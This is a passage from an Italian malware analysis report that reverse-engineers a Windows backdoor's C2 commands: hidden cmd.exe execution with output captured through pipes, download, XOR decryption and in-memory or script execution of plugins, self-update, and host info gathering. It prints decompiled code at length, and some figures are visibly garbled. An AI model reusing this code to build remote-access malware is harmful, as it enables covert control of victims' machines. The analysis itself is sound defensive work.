All'interno della funzione (Figura 89) per prima cosa viene creata una pipe ottenendo un handle in lettura e un handle in scrittura per la stessa. Viene quindi creato un nuovo processo tale che:

- Il flag `wShowWindow` è posto a zero, in modo che non sia aperta una nuova finestra
- L'handle per lo `stderr` e `stdout` sono impostati all'handle di scrittura della pipe creata: tutto l'output prodotto dal processo verrà quindi riversato sulla pipe

Viene dunque formattata la stringa del comando usando la stringa `cmd.exe /u /c %s`, ovvero:

- `/u` indica che il comando è unicode ed è questo il motivo per cui la stringa parametro del comando di `exec_command` è stata convertita in widechar nel passo precedente

```

else if (commandCodeInt == EXECUTE_COMMAND) {
    EXECUTED_COMMAND = NOTHING_TO_EXEC;
    _memset(&CmdExecTemporaryFilePath, 0, 128);
    BuildTemporaryFilePath(&CmdExecTemporaryFilePath, "");
    copierThreadParamPtr = (CopierThreadParam *)operator_new(132);
    lpThreadId = &threadId;
    dwCreationFlags = 0;
    threadParam = MultiByteToWideCharCaller(parameterString_1);
    threadHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0, ExecCommandOnHost, threadParam,
                                dwCreationFlags, lpThreadId);
    WaitForSingleObject(threadHandle, 30000);
    copierThreadParamPtr->executorThreadHandle = threadHandle;
    StrncpyCaller(copierThreadParamPtr->tempFilePath, &CmdExecTemporaryFilePath);
    SleepCaller(2);
    threadHandle_1 =
        CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0, CopyCommandOutputOnGlobalVariable,
                     copierThreadParamPtr, 0, &local_2e6c);
    WaitForSingleObject(threadHandle_1, 30000);
}

```

Figure 87: Execute Command

```

void __cdecl BuildTemporaryFilePath(char *outputBuffer, char *fileExtension)
{
    uint uVar1;
    int random_1;
    int random_2;
    wchar_t *%s\%d%s;
    int randomValue;
    __time64_t timestamp;
    _SYSTEMTIME systemTime;
    char temporaryFilePath [240];
    char *temporaryFilePath_1;

    uVar1 = DAT_1002f008 ^ (uint)&stack0xfffffffffc;
    temporaryFilePath[0] = '\0';
    _memset(temporaryFilePath + 1, 0, 239);
    GetLocalTime(&systemTime);
    GetTempPathA(240, temporaryFilePath);
    timestamp = Time64Wrapper((__time64_t *)0x0);
    _srand((uint)timestamp);
    random_1 = _rand();
    random_2 = _rand();
    randomValue = random_1 * (uint)systemTime.wSecond + (uint)systemTime.wMilliseconds * random_2;
    temporaryFilePath_1 = temporaryFilePath;
    %s\%d%s = (wchar_t *)StringDecipher(&::%s\%d%s);
    FID_conflict: _swprintf
        ((wchar_t *)outputBuffer, 256, %s\%d%s, temporaryFilePath_1, randomValue, fileExtension);
    @_security_check_cookie@4(uVar1 ^ (uint)&stack0xfffffffffc);
    return;
}

```

Figure 88: Funzione BuildTemporaryFilePath

- Al posto di `%s` viene proprio messo il parametro della funzione che era a sua volta il parametro del comando di `exec_command`, a riprova del fatto che si tratta proprio del comando e dei suoi parametri, ovvero dell'intera linea di comando da eseguire

```

StrcpyCaller(lastTemporaryFile_1,&CmdExecTemporaryFilePath);
pipeAttributes.nLength = 0xc;
pipeAttributes.bInheritHandle = 1;
pipeAttributes.lpSecurityDescriptor = (LPVOID)0x0;
CreatePipe(&hReadPipe,&hWritePipe,&pipeAttributes,8194);
memset(&startupInfo,0,68);
processInformation.hProcess = (HANDLE)0x0;
processInformation.hThread = (HANDLE)0x0;
processInformation.dwProcessId = 0;
processInformation.dwThreadId = 0;
startupInfo.cb = 68;
startupInfo.wShowWindow = 0;
startupInfo.hStdError = hWritePipe;
startupInfo.hStdOutput = hWritePipe;
startupInfo.dwFlags = 0x101;
FID_conflict: fprintf((FILE *)formattedCommand,L"cmd.exe /u /c %s",command);
createProcessError =
CreateProcessW((LPCWSTR)NULL,(LPWSTR)formattedCommand,(LPSECURITY_ATTRIBUTES)NULL,
(LPSECURITY_ATTRIBUTES)NULL,1,NORMAL_PRIORITY_CLASS,(LPVOID)NULL,(LPWSTR)NULL,
&startupInfo,&processInformation);

```

Figure 89: Creazione della pipe e lancio del processo

Nel caso dell'esecuzione del comando generico quindi il comando C2 ha il formato mostrato nel Listing 9.

Listing 9: Formato del comando di Upload

```
1 EXEC_COMMAND_CODE | COMMAND_LINE_TO_EXEC\r\n
```

Creata il processo (Figura 90), viene invocata un `sleep` di un secondo e poi si comincia a leggere dalla pipe: il motivo è che la scrittura sulla pipe è bloccante quando questa è piena quindi, se non si leggesse ciò che viene scritto dal processo, il processo rimarrebbe bloccato nella sua esecuzione. Viene quindi aperto un file temporaneo in append e vi si scrive il contenuto della pipe dopo averlo convertito da widechar a multibyte sequence. Terminata la lettura dalla pipe, il file temporaneo viene spostato su un altro file temporaneo con stesso nome, ma con la stringa `_fin` alla fine, probabilmente per indicare che si tratta del file con tutto l'output prodotto dal processo.

In parallelo all'esecuzione di questo thread (Figura 87) viene lanciato un nuovo thread passando come parametro una struttura contenente:

- Handle del thread che sta eseguendo il comando
- Path del file temporaneo su cui viene riversato l'output del processo esecutore del comando

Il thread lanciato si occupa della copia dell'output scritto sul file temporaneo sul log dei comandi. Prima di tutto vengono copiati i campi del parametro all'interno di variabili locali (Figura 91) Successivamente si procede alla lettura effettiva del file temporaneo (Figura 92). Si noti che per prima cosa si cerca di aprire il file temporaneo con la `_fin` al termine e, qualora questo non esistesse, si chiama una `sleep` di un minuto per poi riprovare; se si raggiungono i 60 tentativi si termina il thread esecutore e si esce: ricordando che il file con `_fin` viene creato dal thread esecutore solo alla fine dell'esecuzione del comando, questo significa che si aspetta per 60 minuti la terminazione del comando e se al termine dei 60 minuti il comando è ancora in esecuzione questo viene terminato comunque. Qualora il file, esistesse il suo contenuto (e quindi l'output del comando eseguito) viene aggiunto alla stringa di log dei comandi con un preambolo ed una chiusura.

```

if (createProcessError != 0) {
    CloseHandle(hWritePipe);
    Sleep(1);
    numberBytesRead = 0;
    while (hasReadBytes = ReadFile(hReadPipe, readPipeBuffer, 4096, &numberBytesRead,
                                    (LPOVERLAPPED)NULL), hasReadBytes != 0) {
        _fopen_s(temporaryFilePtr, lastTemporaryFile_1, "a+b");
        if (temporaryFilePtr[0] != (FILE *)0x0) {
            numberWideCharsRead = numberBytesRead * 2;
            if (0x2001 < numberWideCharsRead) {
                __report_rangecheckfailure();
            }
            *(undefined2 *) (readPipeBuffer + numberWideCharsRead) = 0;
            numberBytesWritten =
                WideCharToMultiByte(CP_UTF8, 0, (LPCWSTR) readPipeBuffer, -1, (LPSTR) 0x0, 0, (LPCSTR) 0x0,
                                     (LPBOOL) 0x0);
            if (numberBytesRead < numberBytesWritten) {
                multiByteString = WideToMultiByteCaller(readPipeBuffer);
                FID_conflict:_fprintf(temporaryFilePtr[0], (wchar_t *) "%s", multiByteString);
            }
            else {
                WideCharToMultiByte(CP_UTF8, 0, (LPCWSTR) readPipeBuffer, -1, multiBytesBuffer,
                                    numberBytesWritten, (LPCSTR) 0x0, (LPBOOL) 0x0);
                FID_conflict:_fprintf(temporaryFilePtr[0], (wchar_t *) "%s", multiBytesBuffer);
            }
            _memset(readPipeBuffer, 0, 0x1000);
            _memset(multiBytesBuffer, 0, 0x2000);
            numberBytesRead = 0;
        }
        _fclose(temporaryFilePtr);
    }
    temporaryFileName_fin[0] = '\0';
    _memset(temporaryFileName_fin + 1, 0, 149);
    FID_conflict:_swprintf
        ((wchar_t *) temporaryFileName_fin, 150, (wchar_t *) "%s_fin", lastTemporaryFile_1);
    MoveFileA(lastTemporaryFile_1, temporaryFileName_fin);
    CloseHandle(hReadPipe);
    TerminateProcess(processInformation.hProcess, 0);
    FUN_10003f27();
    return;
}

```

Figure 90: Dopo la creazione del processo

```

/* WARNING: Function: __alloca_probe replaced with injection: alloca_probe */
void CopyCommandOutputOnGlobalVariable(CopierThreadParam *handleAndTempFileName)
{
    HANDLE hThread;
    uint uVar1;
    char *[+1]_CMD_Shell;
    int reachedEOF;
    size_t readBytesNumber;
    char *[+]_Shell_execution_Succes;
    int times;
    FILE *filePtr;
    char readBuffer [4097];
    char temporaryFileName_fin [1024];

    uVar1 = DAT_1002f008 ^ (uint)&stack0xfffffff;
    temporaryFileName_fin[0] = '\0';
    _memset(temporaryFileName_fin + 1, 0, 1023);
    FID_conflict:_swprintf
        ((wchar_t *) temporaryFileName_fin, 1024, (wchar_t *) "%s_fin",
         handleAndTempFileName->tempFilePath);
    hThread = handleAndTempFileName->executorThreadHandle;
    times = 0;
}

```

Figure 91: Inizializzazione della copia

```

times = 0;
do {
    _fopen_s(&filePtr,temporaryFileName_fin,"r");
    if (filePtr != (FILE *)0x0) {
        readBuffer[0] = '\0';
        memset(readBuffer + 1,0,4096);
        [+]_CMD_Shell = (char *)StringDecipher(&:[+]_CMD_Shell);
        std::basic_string<>::operator=((basic_string<> *)CommandLogString,[+]_CMD_Shell);
        while (reachedEOF = _feof(filePtr), reachedEOF == 0) {
            readBytesNumber = _fread(readBuffer,1,4096,filePtr);
            if (readBytesNumber != 0) {
                if (0x1000 < readBytesNumber) {
                    __report_rangecheckfailure();
                }
                readBuffer[readBytesNumber] = '\0';
                std::basic_string<>::operator=((basic_string<> *)CommandLogString,readBuffer);
            }
            memset(readBuffer,0,4096);
        }
        fclose(filePtr);
        [+]_Shell_execution_Succes = (char *)StringDecipher(&[+]_Shell_execution_Success);
        std::basic_string<>::operator=((basic_string<> *)CommandLogString,[+]_Shell_execution_Succes);
        DeleteFileA(temporaryFileName_fin);
    LAB_10004148:
        @_security_check_cookie@4(uVar1 ^ (uint)&stack0xffffffffc);
        return;
    }
    if (times == 60) {
        TerminateThread(hThread,0);
        goto LAB_10004148;
    }
    SleepMinsCaller(1);
    times = times + 1;
} while( true );

```

Figure 92: Lettura del file temporaneo

5.6.6 Comando 4: Download ed esecuzione di plugin

Il comando si occupa per prima cosa di generare il nome di un file temporaneo in una variabile globale, per poi cercare il carattere blank all'interno della parte parametri del comando del C2: se viene trovato il blank si procede all'inizializzazione di due buffer con le due sottostringhe come visto anche nel caso di `download` e `upload`. Partendo dalla prima sottostringa viene quindi costruito lo URL remoto (Figura 93), mentre la seconda, se presente, viene salvata in una variabile globale *Last-PluginParams*. Viene quindi eseguito il download del plugin usando la funzione `DownloadFromHTTP` discussa in precedenza (sezione ??) e aggiornato il log in funzione del suo risultato (Figura 94).

Fino a qui il plugin è stato solo scaricato: dobbiamo quindi vedere dove viene eseguito. Tra le variabili globali che vengono aggiornate abbiamo la variabile `EXECUTED_COMMAND` che viene posta al valore `DOWNLOADED_PLUGIN`. Quando si esce dalla funzione che sta eseguendo il singolo comando, troviamo l'if mostrato in figura 95

In particolare viene allocata memoria dinamica di dimensione pari a quella dell'ultimo file scaricato (che in questo caso è proprio il plugin) e viene letto, inserendolo nella memoria allocata, il contenuto del file temporaneo in cui è stato scritto il plugin. Qualora la lettura non avesse successo, il file temporaneo viene cancellato e il plugin non eseguito; se invece la lettura ha successo il file temporaneo viene comunque cancellato e viene invocata la funzione `PluginExec` con parametro la dimensione del plugin in questione e la variabile *LastPluginParams*.

La funzione `PluginExec` inizia la sua esecuzione inizializzando delle variabili globali e locali partendo dai primi 18 bytes del plugin stesso ed in particolare:

- Il primo byte del plugin viene usato per codificare il tipo di plugin, come vedremo successivamente
- I primi 16 byte vengono usati per costruire una chiave di decifratura del resto del plugin

Possiamo quindi concludere che i primi 18 bytes del plugin siano una sorta di header del plugin stesso che contiene informazioni per discernere il tipo e costruire la chiave di decifratura. Vengono

```

else if (commandCodeInt == DOWNLOAD_AND_EXEC_PLUGIN) {
    BuildTemporaryFilePath(&LastPluginTemporaryFileName,"");
    blankIndex = SearchCharIndex(parameterString_1,' ');
    if ((int)blankIndex < 1) {
        parameterStringLastCharPtr = parameterString_1;
        do {
            cVar1 = *parameterStringLastCharPtr;
            parameterStringLastCharPtr = parameterStringLastCharPtr + 1;
        } while (cVar1 != '\0');
        StrcpyCaller(remotePath,512,parameterString_1,
                    (int)parameterStringLastCharPtr - (int)(parameterString_1 + 1));
        _memset(commandParam,0,512);
    }
    else {
        StrcpyCaller(remotePath,0x200,parameterString_1,blankIndex);
        local_2e98 = parameterString_1;
        do {
            cVar1 = *local_2e98;
            local_2e98 = local_2e98 + 1;
        } while (cVar1 != '\0');
        StrcpyCaller(commandParam,0x200,parameterString_1 + blankIndex + 1,
                    (uint)(local_2e98 + (-blankIndex - (int)(parameterString_1 + 1)) + -1));
    }
    StrcpyCaller(&LastPluginParams,commandParam);
    remoteURL[0] = '\0';
    _memset(remoteURL + 1,0,1199);
    BuildCommandServer(remotePath,(wchar_t *)remoteURL,1);
}

```

Figure 93: Download ed Esecuzione del Plugin

```

downloadSuccess = DownloadFromHttp(remoteURL,&LastPluginTemporaryFileName);
EXECUTED_COMMAND = DOWNLOADED_PLUGIN;
additionalLogField = (char *)StringDecipher(&[_Plugin_Download_Result];
std::basic_string<>::operator=(operationLogString,additionalLogField);
additionalLogField = (char *)StringDecipher(&<Path:>);
std::basic_string<>::operator=(operationLogString,additionalLogField);
std::basic_string<>::operator=(operationLogString,&LastPluginTemporaryFileName);
additionalLogField = (char *)StringDecipher(&<Url:>);
std::basic_string<>::operator=(operationLogString,additionalLogField);
std::basic_string<>::operator=(operationLogString,remotePath);
additionalLogField = (char *)StringDecipher(&<r>);
std::basic_string<>::operator=(operationLogString,additionalLogField);
if (downloadSuccess == 1) {
    additionalLogField = (char *)StringDecipher(&[_Plugin_Download_Succed!]);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
}
else if (downloadSuccess == -1) {
    additionalLogField = (char *)StringDecipher(&[_Wrong_URL!]);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
    LastDownloadedBytesNumber = 0;
}
else {
    additionalLogField = (char *)StringDecipher(&[_Plugin_Download_Failed!]);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
    LastDownloadedBytesNumber = 0;
}
}

```

Figure 94: Aggiornamento del Log per il Plugin

```

if ((EXECUTED_COMMAND == DOWNLOADED_PLUGIN) && (LastDownloadedBytesNumber != 0)) {
    lastPluginFileDesc = (FILE *)0x0;
    bytesReadNum = 0;
    dwFlags = 0;
    dwBytes = LastDownloadedBytesNumber;
    hHeap = GetProcessHeap();
    LastDownloadedHeapMemory = HeapAlloc(hHeap,dwFlags,dwBytes);
    _fopen_s(&lastPluginFileDesc,&LastPluginTemporaryFileName,"rb");
    if (lastPluginFileDesc == (FILE *)0x0) goto PLUGIN_EXEC_EXIT;
    bytesReadNum = _fread(LastDownloadedHeapMemory,1,LastDownloadedBytesNumber,lastPluginFileDesc)
    ;
    if (bytesReadNum == LastDownloadedBytesNumber) {
        _fclose(lastPluginFileDesc);
        DeleteFileA(&LastPluginTemporaryFileName);
        _memset(&LastPluginTemporaryFileName,0,128);
        PluginExec(LastDownloadedBytesNumber,&LastPluginParams);
        _memset(&LastPluginParams,0,0x200);
        pcVar1 = (char *)StringDecipher(&[+1]_Plugin_Execute_Result);
        std::basic_string<>::operator=((basic_string<> *)CommandLogString,pcVar1);
        pcVar1 = (char *)StringDecipher(&[<Target>]);
        std::basic_string<>::operator=((basic_string<> *)CommandLogString,pcVar1);
        std::basic_string<>::operator=
                    ((basic_string<> *)CommandLogString,&LastPluginTemporaryFileName);
        pcVar1 = (char *)StringDecipher(&[+1]_Plugin_Execute_Succeed);
        std::basic_string<>::operator=((basic_string<> *)CommandLogString,pcVar1);
    }
    else {
        _fclose(lastPluginFileDesc);
        DeleteFileA(&LastPluginTemporaryFileName);
        _memset(&LastPluginTemporaryFileName,0,0x80);
    }
}
}

```

Figure 95: Preparazione esecuzione del Plugin

quindi preparate le strutture per l'esecuzione di un processo per poi eseguire uno switch sul tipo di plugin (Figura 97); i possibili tipi sono:

- File temporaneo, e viene creato un nome di file temporaneo con estension *.tmp*
- File vbs, e viene creato un nome di file temporaneo con estension *.vbs*
- File bat, e viene creato un nome di file temporaneo con estension *.bat*
- Esecuzione in memoria con **free**
- Esecuzione in memoria senza **free**

Quando il plugin corrisponde a qualche tipo di script, il suo contenuto viene scritto sul file di cui è stato generato il nome nello **switch** precedente e viene quindi creato un processo formattando la stringa *cmd.exe /c %s %s* con il nome del file temporaneo e con il parametro *pluginParams* (Figura ??). Possiamo concludere a questo punto, per come viene usata la variabile globale *LastPluginParams*, che il comando in questo caso abbia il formato mostrato nel listing 10

Listing 10: Formato del comando di Download ed Exec Plugin

```
1 PLUGIN_COMMAND_CODE|HOST_AND_REMOTE_PATH PLUGIN_PARAMS\r\n
```

5.6.7 Comando 5: Update

Il comando permette di aggiornare il malware.

Partendo dal parametro viene invocata la **BuildCommandServer** che, come abbiamo visto, costruisce lo URL del file da scaricare per poi chiamare la **DownloadExecutable**, passando lo URL costruito e il path del *sample.exe* che era stato passato usando la pipe all'inizio dell'esecuzione (Figura 99). Viene quindi aggiornato il log di esecuzione dei comandi. Possiamo concludere a questo punto che il comando in questo caso abbia il formato mostrato nel listing 11

```

actualSize = pluginLen + -18;
firstByte = *LastDownloadedHeapMemory;
local_1c = (undefined)firstByte;
PStack_1b = (PluginType)((uint)firstByte >> 8);
uStack_1a = (undefined2)((uint)firstByte >> 16);
secondByte = LastDownloadedHeapMemory[1];
uStack_18 = (undefined)secondByte;
bStack_17 = (byte)((uint)secondByte >> 8);
uStack_16 = (undefined2)((uint)secondByte >> 16);
thirdByte = LastDownloadedHeapMemory[2];
uStack_14 = (undefined)thirdByte;
local_13 = (byte)((uint)thirdByte >> 8);
uStack_12 = (undefined2)((uint)thirdByte >> 16);
fourthByte = LastDownloadedHeapMemory[3];
uStack_10 = (undefined)fourthByte;
local_f = (byte)((uint)fourthByte >> 8);
uStack_e = (undefined2)((uint)fourthByte >> 16);
uStack_c = (undefined)*(undefined2 *) (LastDownloadedHeapMemory + 4);
bStack_b = (byte)((ushort)*(undefined2 *) (LastDownloadedHeapMemory + 4) >> 8);
DAT_100302d4 = local_1c;
Plugintype = PStack_1b;
DownloadedFileDecodeKey[0][2] = uStack_18;
DownloadedFileDecodeKey[0][0] = (undefined)uStack_1a;
DownloadedFileDecodeKey[0][1] = uStack_1a._1_1;
DownloadedFileDecodeKey[0][3] = bStack_17;
DownloadedFileDecodeKey[1][2] = uStack_14;
DownloadedFileDecodeKey[1][0] = (undefined)uStack_16;
DownloadedFileDecodeKey[1][1] = uStack_16._1_1;
DownloadedFileDecodeKey[1][3] = local_13;
DownloadedFileDecodeKey[2][2] = uStack_10;
DownloadedFileDecodeKey[2][0] = (undefined)uStack_12;
DownloadedFileDecodeKey[2][1] = uStack_12._1_1;
DownloadedFileDecodeKey[2][3] = local_f;
DownloadedFileDecodeKey[3][2] = uStack_c;
DownloadedFileDecodeKey[3][0] = (undefined)uStack_e;
DownloadedFileDecodeKey[3][1] = uStack_e._1_1;
DownloadedFileDecodeKey[3][3] = bStack_b;
FID_conflict:_memcpy
    (LastDownloadedHeapMemory,(void *)((int)LastDownloadedHeapMemory + 18),actualSize);
for (i = 0; i < actualSize; i = i + 1) {
    keyIndex = i & 0x8000000f;
    if ((int)keyIndex < 0) {
        keyIndex = (keyIndex - 1 | 0xffffffff) + 1;
    }
    *(byte *)((int)LastDownloadedHeapMemory + i) =
        *(byte *)((int)LastDownloadedHeapMemory + i) ^ DownloadedFileDecodeKey[keyIndex];
}

```

Figure 96: Decifratura del plugin

```

tempFileName[0] = '\0';
memset(tempFileName + 1, 0, 127);
tempFileHandle = (FILE *)0x0;
execAsProcess = false;
memset(&startupInfo, 0, 68);
processInformation.hProcess = (HANDLE)0x0;
processInformation.hThread = (HANDLE)0x0;
processInformation.dwProcessId = 0;
processInformation.dwThreadId = 0;
startupInfo.cb = 68;
startupInfo.wShowWindow = 0;
startupInfo.dwFlags = 0x101;
commandLine[0] = '\0';
memset(commandLine + 1, 0, 255);
switch(PluginType) {
    case TEMPORARY:
        .tmp = (char *)StringDecipher(&::tmp);
        BuildTemporaryFilePath(tempFileName,.tmp);
        execAsProcess = true;
        break;
    case IN_MEMORY_WITH_FREE:
        allocMemory = (code *)VirtualAlloc((LPVOID)0x0,actualSize,0x1000,0x40);
        FID_conflict:_memcpy(allocMemory,LastDownloadedHeapMemory,actualSize);
        (*allocMemory)();
        VirtualFree(allocMemory,actualSize,0x8000);
        break;
    case IN_MEMORY_NO_FREE:
        allocMemory = (code *)VirtualAlloc((LPVOID)0x0,actualSize,0x1000,0x40);
        FID_conflict:_memcpy(allocMemory,LastDownloadedHeapMemory,actualSize);
        (*allocMemory)();
        break;
    case VBS:
        .vbs = (char *)StringDecipher(&::vbs);
        BuildTemporaryFilePath(tempFileName,.vbs);
        execAsProcess = true;
        break;
    case BAT:
        .bat = (char *)StringDecipher(&::bat);
        BuildTemporaryFilePath(tempFileName,.bat);
        execAsProcess = true;
}

```

Figure 97: Tipi di Plugins

```

if (execAsProcess) {
    SleepCaller(30);
    _fopen_s(&tempFileHandle,tempFileName,"a+b");
    _fwrite(LastDownloadedHeapMemory,1,actualSize,tempFileHandle);
    _fclose(tempFileHandle);
    tempFileName_1 = tempFileName;
    format = (wchar_t *)StringDecipher(&cmd.exe/_c_%s_%s);
    VswprintfCaller((wchar_t *)commandLine,format,tempFileName_1,pluginParams);
    CreateProcessA((LPCSTR)0x0,commandLine,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,
                  0x10,(LPVOID)0x0,(LPCSTR)0x0,&startupInfo,&processInformation);
    WaitForSingleObject(processInformation.hProcess,60000);
}
dwFlags = 0;
lpMem = LastDownloadedHeapMemory;
hHeap = GetProcessHeap();
HeapFree(hHeap,dwFlags,lpMem);
DeleteFileA(tempFileName);
StrpcyCaller(&LastPluginTemporaryFileName,tempFileName);
@__security_check_cookie@4(uVar1 ^ (uint)&stack0xfffffffffc);
return;

```

Figure 98: Esecuzione del plugin come processo

```

else if (commandCodeInt == UPDATE) {
    EXECUTED_COMMAND = UPDATED_SAMPLE;
    executableURL[0] = '\0';
    _memset(executableURL + 1, 0, 1199);
    BuildCommandServer(parameterString_1,(wchar_t *)executableURL,1);
    downloadExecutableResult = DownloadExecutable(executableURL,&samplePathStr);
    additionalLogField = (char *)StringDecipher(&[+]_Update);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
    if (downloadExecutableResult == 1) {
        additionalLogField = (char *)StringDecipher(&[+]_Valuefor_was_updated_Successfully!);
        std::basic_string<>::operator=(operationLogString,additionalLogField);
    }
    else if (downloadExecutableResult == -1) {
        additionalLogField = (char *)StringDecipher(&[+]_Wrong_URL!);
        std::basic_string<>::operator=(operationLogString,additionalLogField);
    }
    else {
        additionalLogField = (char *)StringDecipher(&[-]_Valuefor_update_Failed!);
        std::basic_string<>::operator=(operationLogString,additionalLogField);
    }
}

```

Figure 99: Comando di Update

Listing 11: Formato del comando di Update

```
1 UPDATE_COMMAND_CODE | HOST_AND_REMOTE_PATH\r\n
```

Analizziamo la funzione `DownloadExecutable` (Figura 100). La funzione chiama internamente la `DownloadFromHTTP` facendo salvare l'eseguibile prima su un file temporaneo per poi, qualora il download abbia successo, leggere questo file salvando il suo contenuto su memoria dinamica. Qualora la lettura vada a buon fine viene invocata la funzione `WriteExecutableFile` passando il numero di byte letti dal file temporaneo (ovvero quelli scaricati per sample), e il secondo parametro, ovvero il path locale su cui scrivere il file che, nel nostro caso, è il path di sample.

[hbtpt] La funzione `WriteExecutableFile` è, nella sostanza molto simile alla `PluginExec` nella parte iniziale: anche qui abbiamo una prima parte di decifratura del file scaricato (Figura 101a), ma nella seconda parte anziché eseguire il file abbiamo la scrittura sul path locale passato (Figura 101b).

Notiamo che in questo caso il nuovo `sample.exe` viene solo scaricato, ma non viene eseguito, ma notiamo altresì che la variabile `EXECUTED_COMMAND` assume valore `UPDATED_SAMPLE`. In particolare quando termina l'esecuzione di tutti i comandi passati inviati dal server troviamo, come si vede in figura 86, il confronto della variabile con `UPDATED_SAMPLE`. Quando questo confronto va a buon fine viene lanciato un nuovo processo con il comando `cmd.exe /c %s` formattato con il path di sample, per poi chiamare la `ExitProcessCaller` come descritto anche in sezione 5.6.9.

In sostanza quindi una volta scaricato dal server remoto la nuova versione del malware, eseguiti tutti i comandi che restano da eseguire, il processo corrente viene chiuso e viene lanciata la nuova versione di `sample.exe`.

5.6.8 Comando 6: GetInfo

In figura 102 vediamo l'esecuzione del comando `GetInfo`. Attraverso la stringa di formato che viene decifrata, possiamo vedere come le informazioni che sono raccolte e riportate sono:

- Versione. Questo valore viene costruito eseguendo un parsing del valore 301 ed inserendo il risultato in una stringa di formato; il valore prodotto è, in questo caso, è la stringa 3.0.1 che quindi è proprio la versione del nostro malware (notiamo che il valore 301 era stato usato anche in precedenza in particolare in figura ?? dove era codificato tramite *AND* logico e quindi anche qui si stavano probabilmente passando informazioni riguardanti la versione del malware)

```

int __cdecl DownloadExecutable(char *executableURL,LPCSTR localPath)
{
    uint uVar1;
    int downloadSuccess;
    HANDLE hHeap;
    size_t readBytesNum;
    DWORD dwFlags;
    FILE *filePtr;
    char remoteURL [1200];
    char executableTempFilePath [128];
    size_t executableDownloadedBytes;

    uVar1 = DAT_1002F008 ^ (uint)&stack0xffffffffc;
    executableTempFilePath[0] = '\0';
    _memset(executableTempFilePath + 1,0,127);
    BuildTemporaryFilePath(executableTempFilePath,"");
    remoteURL[0] = '\0';
    _memset(remoteURL + 1,0,1199);
    BuildCommandServer(executableURL,(wchar_t *)remoteURL,1);
    downloadSuccess = DownloadFromHttp(remoteURL,executableTempFilePath);
    if (downloadSuccess == 1) {
        filePtr = (FILE *)0x0;
        dwFlags = 0;
        executableDownloadedBytes = LastDownloadedBytesNumber;
        hHeap = GetProcessHeap();
        LastDownloadedHeapMemory = HeapAlloc(hHeap,dwFlags,executableDownloadedBytes);
        _fopen_s(&filePtr,executableTempFilePath,"rb");
        if (filePtr != (FILE *)0x0) {
            readBytesNum = _fread(LastDownloadedHeapMemory,1,LastDownloadedBytesNumber,filePtr);
            if (readBytesNum == LastDownloadedBytesNumber) {
                _fclose(filePtr);
                DeleteFileA(executableTempFilePath);
                _memset(executableTempFilePath,0,0x80);
                writeExecutableFile(readBytesNum,localPath);
            }
        }
    }
    downloadSuccess = @_security_check_cookie@4(uVar1 ^ (uint)&stack0xffffffffc);
    return downloadSuccess;
}

```

Figure 100: DownloadExecutable

```

size = 512*2048Num + -18;
executableHeapMemory = #LastDownloadedHeapMemory;
executableHeapMemory_1 = #LastDownloadedHeapMemory;
PStack_1b = (#PluginType)((uint)executableHeapMemory >> 8);
uStack_1a = (#undefined2)((uint)executableHeapMemory >> 0x10);
uVar1 = LastDownloadedHeapMemory[1];
uStack_1c = (#undefined4);
uStack_17 = (byte)((uint)uVar1 >> 8);
uStack_16 = (#undefined2)((uint)uVar1 >> 0x10);
uVar1 = LastDownloadedHeapMemory[2];
uStack_14 = (#undefined4);
uStack_13 = ((byte)((uint)uVar1 >> 8)) >> 0x10;
uStack_12 = (#undefined2)((uint)uVar1 >> 0x10);
uVar1 = LastDownloadedHeapMemory[3];
uStack_10 = (#undefined4);
local_f = (byte)((uint)uVar1 >> 8);
uStack_e = (#undefined2)((uint)uVar1 >> 0x10);
uStack_d = (#undefined4)*LastDownloadedHeapMemory + 4;
uStack_b = (#byte)((uint)uVar1) (#undefined4)*LastDownloadedHeapMemory + 4 >> 8;
DAT_003024 = #ExecutableHeapMemory;
PluginType = PStack_1b;
DownloadedFileDecodeKey[0][2] = uStack_1b;
DownloadedFileDecodeKey[0][1] = uStack_1a;
DownloadedFileDecodeKey[0][0] = uStack_1c;
DownloadedFileDecodeKey[1][3] = uStack_17;
DownloadedFileDecodeKey[1][2] = uStack_16;
DownloadedFileDecodeKey[1][1] = uStack_14;
DownloadedFileDecodeKey[1][0] = (#undefined4)uStack_16;
DownloadedFileDecodeKey[1][1] = uStack_16_1_1;
DownloadedFileDecodeKey[1][2] = uStack_15;
DownloadedFileDecodeKey[1][3] = uStack_19;
DownloadedFileDecodeKey[2][0] = (#undefined4)uStack_1D;
DownloadedFileDecodeKey[2][1] = uStack_12_1_1;
DownloadedFileDecodeKey[2][2] = local_f;
DownloadedFileDecodeKey[2][3] = uStack_c;
DownloadedFileDecodeKey[3][2] = uStack_e;
DownloadedFileDecodeKey[3][1] = (#undefined4)uStack_e;
DownloadedFileDecodeKey[3][0] = uStack_e_1_1;
DownloadedFileDecodeKey[3][3] = uStack_b;
FID_conflict:_memcpy(LastDownloadedHeapMemory,(void *)((int)LastDownloadedHeapMemory + 18),size);
for (i = 0; i < size; i = i + 1) {
    uVar2 = 1 & 0x8000000F;
    if ((int)uVar2 >= 0) {
        uVar2 = (uVar2 + 1) | 0xfffffff0;
    }
    *(byte *)((int)LastDownloadedHeapMemory + i) =
        *(byte *)((int)LastDownloadedHeapMemory + i) ^ DownloadedFileDecodeKey[uVar2];
}

newSampleFilePtr = (FILE *)0x0;
_fopen_s(&newSampleFilePtr,executablePath,"a+b");
if (newSampleFilePtr != (FILE *)0x0) {
    _fwrite(LastDownloadedHeapMemory,1,size,newSampleFilePtr);
    _fclose(newSampleFilePtr);
}
dwFlags = 0;
lpMem = LastDownloadedHeapMemory;
hHeap = GetProcessHeap();
HeapFree(hHeap,dwFlags,lpMem);
 @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffffc);
return;
}

```

(a) Decifratura dell'eseguibile

(b) Scrittura dell'eseguibile

Figure 101: WriteExecutableFile

- Logged username, ottenuto usando la `GetUserName`
- Stub path, ovvero il path del sample iniziale passato tramite pipe ed impostato all'inizio dell'esecuzione
